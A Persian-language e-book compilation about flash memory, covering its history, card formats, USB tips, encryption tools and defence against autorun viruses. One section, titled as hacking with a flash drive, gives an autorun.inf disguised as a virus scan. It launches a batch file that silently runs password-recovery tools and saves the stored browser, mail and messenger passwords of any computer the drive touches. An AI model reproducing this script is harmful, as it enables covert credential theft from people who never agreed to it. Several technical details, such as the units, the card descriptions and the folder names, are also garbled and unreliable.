

بِسْمِ تَعَالٰی

# Flash Memory

گردآورنده:

سمانه خسروآبادی



نشر الکترونیک داندود کتاب الکترونیک

[www.ketabesabz.com](http://www.ketabesabz.com)

## مقدمه

انتقال داده ها با درایوهای USB مرسوم ترین کاری است که بیشتر افراد انجام می دهند، اما این ابزارهای ذخیره سازی جمع و جور هزار و یک کار دیگر هم انجام می دهند. به خصوص وقتی که این حافظه های بند انگشتی روز به روز سریع تر و حجیم تر می شوند.



بهتر است از این ابزار بهینه تر استفاده کنیم. در اینجا ما ابتدا به معرفی سخت افزار فلش مموری می پردازیم سپس ابزارهای کاربردی و ترفندهای امنیتی فلش مموری را برای شما توضیح خواهیم داد.

## تاریخچه فلش مموری

مشخصات مفهومی قطعات Flash Memory اولین بار در سال ۱۹۸۴ توسط دکتر فوجیو ماسوکا از محققان شرکت توشیبا مطرح و توصیف شد. نام فلش برای این نوع حافظه توسط هم‌دانشگاهی دکتر ماسوکا یعنی آقای شوجی انبوه آریزومی پیشنهاد شد و توسط موسسه IEEE واقع در کالیفرنیا مورد تایید قرار گرفت. در سال ۱۹۸۸ اینتل آمادگی خود را برای تولید نوع NOR از قطعات Flash Memory اعلام کرد.

در سال ۱۹۸۹ نیز نوع NAND توسط توشیبا معرفی و برای استفاده در دسترس متخصصان قرار گرفت.



## حافظه های EEPROM و Flash Memory

با اینکه حافظه ی EPROM یک موفقیت مناسب نسبت به حافظه های PROM می باشند ولی کماکن نیازمند به کارگیری تجهیزات خاص و دنبال نمودن فرآیندهای خسته کننده به منظور حذف و نصب مجدد آنان در هر زمانی است که به یک شارژ نیاز باشد. در ضمن، فرآیند اعمال تغییرات در یک حافظه EPROM نمی تواند هم زمان با نیاز و بصورت تصاعدی صورت پذیرد و در ابتدا می بایست تمام محتویات را پاک نمود. حافظه های Electrically Erasable Programmable Read Only Memory (EEPROM) پاسخی مناسب به نیازهای موجود است .

در حافظه های EEPROM تسهیلات ذیل ارائه می گردد:

## حافظه های EEPROM و Flash Memory

- برای بازنویسی تراشه نیاز به جدا نمودن تراشه از محل نصب شده نخواهد بود.
  - برای تغییر بخشی از تراشه نیاز به پاک نمودن تمام محتویات نخواهد بود.
  - اعمال تغییرات در این نوع تراشه ها مستلزم به کارگیری یک دستگاه اختصاصی نخواهد بود.
- در عوض استفاده از اشعه ماوراء بنفش، می توان الکترون های هر سلول را با استفاده از یک برنامه محلی و به کمک یک میدان الکتریکی به وضعیت طبیعی برگرداند. عملیات فوق باعث حذف سلول های مورد نظر شده و می توان مجددا آنها را بازنویسی نمود. تراشه های فوق در هر لحظه یک بایت را تغییر خواهند داد.



## حافظه های EEPROM و Flash Memory

تولیدکنندگان با ارائه Flash Memory که یک نوع خاص از حافظه های EEPROM می باشد به محدودیت اشاره شده پاسخ لازم را داده اند. در حافظه Falsh از مدارات از قبل پیش بینی شده در زمان طراحی، به منظور حذف استفاده می گردد ( به کمک ایجاد یک میدان الکتریکی).



در این حالت می توان تمام و یا بخش های خاصی از تراشه را که " بلاک " نامیده می شوند، را حذف کرد. این نوع حافظه نسبت به حافظه های EEPROM سریعتر است چون داده ها از طریق بلاک هائی که معمولاً ۵۱۲ بایت می باشند ( به جای یک بایت در هر لحظه ) نوشته می گردند.

## کارت های حافظه فلش

تراشه BIOS در کامپیوتر، متداول ترین نوع حافظه فلش است. کارت های SmartMedia و CompactFlash نیز نمونه های دیگری از حافظه های فلش بوده که اخیرا متداول شده اند. از کارت های فوق بعنوان فیلم های الکترونیکی در دوربین های دیجیتال، استفاده می گردد. کارتهای حافظه برای بازیهای کامپیوتری نظیر Sega و PlayStation نمونه های دیگری از حافظه های فلش می باشند. استفاده از حافظه فلش نسبت به هارد دارای مزایای زیر است :

حافظه های فلش نویز پذیر نمی باشند، سرعت دستیابی بالاست، اندازه ی کوچکی دارند، دارای عناصر قابل حرکت ( نظیر هارد ) نمی باشند.

## کارت های حافظه فلش

### Compact Flash Cards

این نوع حافظه تمام تکنولوژی جهت خواندن را به همراه خود دارد به همین دلیل دوربین های شما سخت افزار خاصی برای خواندن اطلاعات این حافظه را نیاز ندارند.

دو نوع Compact Flash II, I وجود دارد که نوع II آن ضخامت ۵.۵ mm دارد و کارت نوع I در محفظه های نوع II قابل خواندن است. Compact Flash II را در محفظه های نوع I نمی توان قرارداد. Compact Flash ها از تکنولوژی حافظه non - volatile بهره برداری می کند و با قطع برق اطلاعات پاک نمی شوند نوع I آن تا ۶۴۰ مگابایت و نوع II تا ۱ GB قابل افزایش می باشد.



## کارت های حافظه فلش

### MEMORY STICK

تکنولوژی جدید سونی از تکنولوژی Compact Flash استفاده می کند و قابل نصب بر روی دوربین ها و دستگاه های Audio / Video سونی می باشد. حجم این حافظه از ۸ تا ۱۲۸ مگابایت می باشد.



این نوع حافظه احتیاج به دستگاهی جدا برای خواندن اطلاعات آن ندارد با فشاردادن دگمه ای روی آن از پاک شدن اطلاعات جلوگیری می شود نوع جدید آن Memory Stick DUO میزان حافظه ای تا ۱ GB را خواهد داشت.

## کارت های حافظه فلش

### SMART MEDIA CARDS

۴۰٪ دوربین های امروز از Smart Media Cards و Compact Flash استفاده می کنند.

حافظه های Smart Media Card طوری طراحی شده اند که مدارهای لازم برای خواندن اطلاعاتشان بر روی دوربین نصب شده است به همین دلیل اندازه بسیار کوچکتري نسبت به Compact Flash ها دارند.

نوع قدیمی این کارت احتیاج به ۵ ولت برق داشت و حجم حافظه آن حداکثر ۵ MB بود. انواع جدید این حافظه فقط نیاز به ۲/۳ ولت دارد و حجم حافظه آن تا ۱۲۸ مگابایت افزایش یافته است. گوشه انواع قدیمی این نوع حافظه بریدگی دارد که باعث می شود انواع جدید در محل آن قرار نگیرد.

## کارت های حافظه فلش

### XD PICTURE CARD

حافظه ای بسیار کوچک که توسط Olympus , Fuji طراحی شده است. به معنی کارت Exterme Digital یا بهترین ابزار برای ضبط فیلم و صدا و تصویر است اندازه این کارت 20x25x1.7 میلی متر مربع است و دو گرم وزن دارد. قابلیت حجم اطلاعات تا 8GB را دارد.



به همراه این کارت Adepter خاصی طراحی شده تا به سادگی به کامپیوتر متصل شده و اطلاعات نه تنها دوربین بلکه کامپیوتر خود را به XD کارت منتقل کنید.

## کارت های حافظه فلش

### MULTI MEDIA CARD

تکنولوژی که سال ۱۹۹۷ توسط شرکت زیمنس و شرکت SCAN DISK CORP طراحی شد. ظرفیت امروزی کارت ۶۴ مگابایت است و اندازه آن 32x24x1/4 میلی متر مربع است که یک پنجم کارت حافظه Compact Flash می باشد.



در این ۶۴ مگابایت می توان ۶۴ دقیقه صدای دیجیتال یا ۴۰ هزار صفحه کتاب را حفظ کرد. از این حافظه در MP3 PLAYER ها تلفن های همراه کامپیوترهای Laptop و دوربین های دیجیتال می توان استفاده کرد.

## واسط USB

فلش دیسک های USB دارای یک واسط از قبل تعبیه شده USB هستند که با پورت های ۱.۱ USB و ۲.۰ USB کار می کند. امکان استفاده از فلش دیسک های USB در سیستم های عامل متفاوتی وجود دارد .



با استفاده از یک پورت USB ۲.۰ و یک فلش درایو USB ۲.۰ ، می توان فایل ها را با سرعتی بالغ بر هشت مگابایت در ثانیه بازیابی و با سرعتی معادل هفت مگابایت در ثانیه ذخیره کرد .

## جداسازی سریع فلش مموری

در زمان انتقال داده بر روی یک فلش درایو، چراغ LED آن روشن می شود (فلش دیسک در حال استفاده برای عملیات خواندن و یا نوشتن است). با توجه به این که برخی از سیستم های عامل از cache در زمان نوشتن استفاده می کنند، می بایست قبل از جدا کردن فلش دیسک از پورت USB از غیرفعال بودن چراغ LED آنان اطمینان حاصل شود.




خارج کردن فلش دیسک از کامپیوتر در حین عملیات نوشتن و خواندن علاوه بر این که داده ها را در معرض آسیب قرار می دهد می تواند به کامپیوتر و فلش دیسک نیز آسیب برساند .



## جداسازی سریع فلش مموری

ابتدا به قسمت Device manager رفته تا لیست حافظه های جانبی را مشاهده نمایید. حال در سمت راست پنجره قسمت Disk Drives را باز کنید تا لیست حافظه های جانبی متصل شده را مشاهده نمایید. آیتم مورد نظر را

انتخاب کرده و دوبار روی آن کلیک نمایید. در پنجره باز شده روی برگه policies و سپس در این پنجره گزینه Quick Removal(Default) را انتخاب نمایید.



## تغییر نام و آیکون فلش مموری

راه‌های متفاوتی برای تغییر آیکن و نام فلش مموری وجود دارد. ما می‌خواهیم بدون نصب برنامه این کار را انجام دهیم:

ابتدا آیکن مناسبی را انتخاب و به شاخه اصلی فلش مموری کپی کنید سپس باید فایل Autorun درست کنید. برای این کار برنامه Notepad را باز

کنید و فایل جدیدی را با نام autorun.inf درون شاخه اصلی فلش مموری ذخیره کنید.

درون فایل اتوران کدهای زیر را بنویسید و سپس ذخیره کنید:

```
icon=IconName.ico
```

```
label=FlashName
```

How do I change  
the name Flash  
Memory?



## حفاظت از اطلاعات حساس با رمز گذاری

اگر از حافظه فلش خود برای انتقال و نگهداری اطلاعات حساس و محرمانه استفاده می کنید، قادر خواهید بود برای آن کلمه عبور تعیین کنید تا هر کسی نتواند به محتوای آن دسترسی پیدا کند. Rohos Mini Drive از جمله

ابزارهای امنیتی است که با استفاده از آن می توانید یک بخش یا پارتیشن

حفاظت شده روی حافظه فلش ایجاد کرده و سپس

برای آن کلمه عبور در نظر بگیرید. یکی دیگر از

نرم افزارهای عالی برای اینکار، نرم افزار True

Crypt می باشد که قابلیت های ممتاز فراوانی دارد، از

جمله: رمز گذاری فایل ها و فولدرهای دلخواه شما در

کامپیوتر خودتان.



## قفل کردن کامپیوتر توسط فلش مموری

روش راه اندازی بسیار ساده است و کافی است فلش مموری خود را وارد پورت USB کنید و نرم افزار Predator را بر روی کامپیوتر خود اجرا کنید. وقتی قصد ترک میزتان را دارید کافی است فلش مموری را خارج کرده و با خود ببرید. به محض اینکه فلش مموری را خارج می کنید، کیبورد و ماوس شما از کار خواهند افتاد و صفحه مانیتور تاریک خواهد شد.

هنگامی که به پشت کامپیوترتان بازگشتید کافی است که مجدد فلش مموری خود را وارد پورت دستگاه کنید. در این صورت کیبورد و ماوس شما فعال شده و نور مانیتور به حالت اولیه باز خواهد گشت.




## تنظیم مجدد کلمه عبور

در این شرایط می توانید از ویژگی Password Reset Disk ویندوزهای ۷ و ویستا استفاده کنید. برای ساخت آن کافی است از منوی استارت روی عکس حساب کاربری کلیک کنید تا وارد پنجره User Accounts شوید. سپس از بخش سمت چپ پنجره گزینه Create a password reset disk را انتخاب کنید تا ویزارد Password Forgotten Wizard باز

شود.

در ویزارد گشوده شده حافظه فلش را انتخاب و رمز عبور حساب کاربری را وارد کنید تا فرآیند ساخت کلید کامل شود.



## ارتقای عملکرد سیستم

با استفاده از حافظه فلش می توان عملکرد ویندوزهای ویستا و ۷ را ارتقا داد. فن آوری Ready Boost به منظور افزایش سرعت ویندوز از طریق حافظه های فلش ابداع شده است. این فن آوری از فضای خالی موجود در حافظه فلش به عنوان حافظه اضافی کمکی برای افزایش ظرفیت حافظه Cache هارد دیسک رایانه استفاده می کند. از آنجایی که سرعت حافظه های فلش از حافظه های سنتی مغناطیسی بیشتر است، استفاده از آنها در این زمینه سرعت سیستم و عملکرد آن را ارتقا می دهد. دستور العمل های مربوط به این کارکرد حافظه های فلش از طریق بخش کمک یا Help ویندوز در دسترس است.





## راه اندازی سیستم عامل

از حافظه های فلش برای راه اندازی یک سیستم عامل کامل با تمامی امکاناتش هم می توان استفاده کرد. این کار در مورد سیستم عامل های ویندوز و لینوکس بدون مشکل خاصی ممکن است. هر چند امکانات نسخه های پرتابل این سیستم عامل ها تفاوت هایی با نسخه های عادی شان دارد.



## فلش مموری با قابلیت بوت شدن

یکی از راه های بسیار مناسب برای نصب سیستم عامل های مختلف (operating systems) بر روی برخی از کامپیوتر ها (مانند نت بوک ها که فاقد دیسک خوان DVD و CD می باشند ) استفاده از حافظه های جانبی باشد. در حالت عادی اگر یک کاربر کامپیوتر کلیه محتویات دی وی دی نصب ویندوز ویستا یا هر سیستم عامل دیگری را در داخل یک فلش مموری بریزد

نمی تواند از این فلش مموری برای نصب سیستم عامل بروی کامپیوتری که سیستم عامل ندارد استفاده کند . خوشبختانه با استفاده از برنامه Command Prompt سیستم عامل ویندوز ویستا و ۷ می توان یک فلش مموری قابل بوت ساخت.



## اتصال به یک شبکه بی سیم

اگر یک شبکه بی سیم دارید، می توانید از ویزارد Wireless Network Setup ویندوز اکس پی یا Windows Connect Now ویندوز ویستا و ۷ برای ذخیره اطلاعات پیکربندی شبکه بی سیم روی یک حافظه فلش استفاده کنید.



بعد از فعال کردن این ویژگی می توانید از درایو فلش برای اتصال سریع و ساده به کامپیوتری دیگر یا یک دستگاه سازگار با WCN مانند یک روتر یا چاپگر برای شبکه بی سیم استفاده کنید.


## وب سرور قابل حمل

اگر یک برنامه نویس وب ( Web Developer ) هستید، ممکن است علاقمند به شناخت Server2Go باشید. می توانید به سادگی وب سروری را که از Apache، PHP و MySQL پشتیبانی می کند بدون نیاز به هیچ نصبی اجرا کنید. از تمام نسخه های ویندوز و اغلب مرورگرهای وب پشتیبانی می کند و جالب تر آن که رایگان است. مزایای داشتن یک وب سرور قابل حمل (پرتابل) برای یک توسعه دهنده وب بی شمار است. به عنوان مثال، می توانید یک دموى زنده از وب سایت را به دیگران ارائه کنید.



## اجرای نسخه های پرتابل برنامه های مختلف

یک مجموعه کامل از برنامه های اپن سورس قابل حمل و با کیفیت که می توانید همه جا همراه خود داشته باشید. وقتی آن را روی حافظه فلش نصب می کنید، یک منوی بسیار زیبا روی دسکتاپ ظاهر می شود که می توانید برنامه های مورد نظر خود را از آن انتخاب کنید.





## محافظت ویروسی فلش مموری

اگر شما بتوانید کاری کنید که به صورت موقت نوشتن اطلاعات روی فلش غیرفعال شود راهی برای نفوذ ویروس نخواهد بود . برنامه ی USB Write protect را دانلود کرده و آنرا روی ویندوز خود نصب نمایید. بعد از دانلود و

نصب ، برنامه به صورت زیر ظاهر می شود:



این برنامه به صورت اتوماتیک اجرا

می شوند و نمی گذارد ویروس های

احتمالی سیستم در فایل های شما

تغییری ایجاد کند.



## محافظت ویروسی فلش مموری

شما می توانید برنامه ThumbScrew را دانلود کنید و در فلش ذخیره نمایید. اگر فلش خود را به سیستمی متصل کرده‌اید که احتمال آلودگی آن بالاست و شما نگران ویروسی شدن فلش خود هستید. برنامه را اجرا کرده و با راست کلیک روی آیکون آن، فلش خود را فقط قابل خوانش (Read Only) کنید.



USB Write Enabled



USB Write Disabled

## مقابله با فلش مموری ویروسی

هیچ تضمینی وجود ندارد که هم اکنون فلش مموری یا همان کول دیسک شما ویروسی نباشد حتی اگر همین دیروز آن را اسکن کرده اید!

اکثر ویروس هایی که از طریق فلش مموری منتقل می شوند بر پایه فایل autorun.inf هستند.

به این صورت که فایل اصلی ویروس به همراه فایلی به نام autorun.inf که محتوی دستور اجرای فایل ویروس است در فلش مموری قرار می گیرد.



## مقابله با فلش مموری ویروسی

برای جلوگیری از autoplay شدن فلش مموری در زمان اتصال آن به کامپیوتر دکمه Shift بر روی کیبورد را نگه دارید. به این ترتیب از آتوران شدن فلش و از اجرا شدن ویروس جلوگیری می کنید. حالا برای وارد شدن به فلش مموری بر روی آن راست کلیک کرده و Open را انتخاب کنید. حالا در صورتی که در فلشتان ویروسی باشد می توانید به راحتی آن را پاک کنید.




## مقابله با فلش مموری ویروسی

مشکل اصلی ، آتوران شدن ویروس بدست فایل autorun.inf است پس اگر ما از ساخته شدن این فایل در فلش مموری خود جلوگیری کنیم ویروس اصلی را از کار می اندازیم. برای جلوگیری از ایجاد فایل autorun.inf در فلش مموری ما باید فایلی به همین نام در فلش خود بسازیم و از طرفی باید این فایلمان غیر قابل پاک کردن باشد در غیر این صورت ویروس فایل را پاک کرده و autorun.inf خود را جایگزینش می کند.

برای اینکه autorun.inf ما با autorun.inf ویروس اشتباه نشود آن را به صورت پوشه می سازیم و برای غیر قابل پاک شدن آن دو فولدر به نام های CON و NUL در آن قرار می دهیم.

## مقابله با فلش مموری ویروسی

حالا از منوی استارت به Run رفته و عبارت cmd را بنویسید. پس از اینتر زدن و اجرا شدن محیط command prompt طبق عکس زیر دستورات را بنویسید و پس از هر کدام اینتر بزنید تا در نهایت فولدر مدنظرمان در فلش مموریتان ساخته شود.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.

C:\Users\Abolfazl>cd\
C:\>md C:\autorun.inf\NIL\
C:\>md C:\autorun.inf\CON\
C:\>_
```

## هک با فلش مموری

ابتدا توضیح بدم این روش بسیار ساده شما می توانید با یک فلش و اتصال اون به هر کامپیوتری بدون هیچ مشکل پسوردها رو در داخل فایل TXT ذخیره سازی کنید. شما در این روش می توانید به پسوردهای مسنجر از جمله MSN, Yahoo, AOL, Windows messenger و پسورد اکانت های ذخیره شده در User, Outlook Express, SMTP, POP, FTP و پسوردهای ذخیره شده در IE و Firefox دسترسی پیدا کنید.

Password Fox: بازیابی تمامی پسوردها و نام کاربری های Firefox  
Protected Storage PassView: بازیابی تمامی پسورد MSN و IE  
IE Passview: نمایش یوزرنیم و پسوردهای ذخیره شده در مرورگر IE  
Mail PassView: بازیابی یوزرنیم و پسورد نرم افزارهای مدیریت ایمیل  
MessenPass: بازیابی یوزرنیم و پسورد نرم افزارهای مسنجر





## هک با فلش مموری

اکنون Notepad را باز کنید و دستور زیر را وارد نمایید:

```
[autorun]  
open=launch.bat  
ACTION= Perform a Virus Scan
```

حالا فایل رو save کنید سپس نام فایلتان را autorun.inf بگذارید.  
حالا فایل autorun.inf را به فلشتان کپی کنید یک بار دیگر notepad را باز کنید این بار این کد را وارد نمایید:

```
start mspass.exe /stext mspass.txt  
start mailpv.exe /stext mailpv.txt  
start iepv.exe /stext iepv.txt  
start pspv.exe /stext pspv.txt  
start passwordfox.exe /stext passwordfox.txt
```

حالا نام فایل را launch.bat بگذارید.

## تعمیر و بازیابی فلش های سوخته

نرم افزار JetFlash Online Recovery مخصوص تعمیر و بازیابی فلش های سوخته می باشد. عملیات بازیابی به صورت آنلاین و با اتصال به اینترنت صورت می گیرد. کار با این نرم افزار بسیار آسان است کافیهست که فلش مموری سوخته را به پورت USB رایانه وصل کنید و سپس به اینترنت متصل شوید در این هنگام با اجرای نرم افزار خواهید دید که عملیات بازیابی و تعمیر

فلش در حال انجام است. این نرم افزار مخصوص فلش های Transcend ساخته شده است. البته دوستانی هم که به غیر از فلش های Transcend را دارند می توانند شانس خود را امتحان کنند.




## چرا بهتر است فلش مموری را به پورت های جلو کامپیوتر متصل نکنیم ؟

این پورت ها باید با توجه به دفترچه مادربرد به مادربرد وصل شوند، اما اگر فردی که کامپیوتر شما را Assemble کرده به درستی پین های این پورت را تنظیم نکرده باشد، ممکن است برق جا به جا به فلش شما وارد شود و باعث سوختن فلش شود. پس پیشنهاد می شود تا حد ممکن در کامپیوترهای عمومی، فلش تان را به پورت های پشت کیس بزنید؛ چرا که آن پورت ها طبیعتاً توسط شرکت به مادربرد متصل شده اند و امن هستند. یکی دیگر از دلایل، ضعیف بودن برق در پورت های جلو کیس است.


## اگر برای انتقال اطلاعات به فلش مموری مقداری حجم کم آوردیم چه کنیم؟

برای درایوهای کامپیوتر و همچنین درایو فلش مموری گزینه‌ای وجود دارد که با استفاده از آن می‌توان اطلاعات روی آن درایو را فشرده کرد.

این گزینه در Properties هر درایو موجود است.



## اما اگر نخواهیم فلش مان برای تبدیل به NTFS فرمت شود باید چه کاری انجام دهیم؟



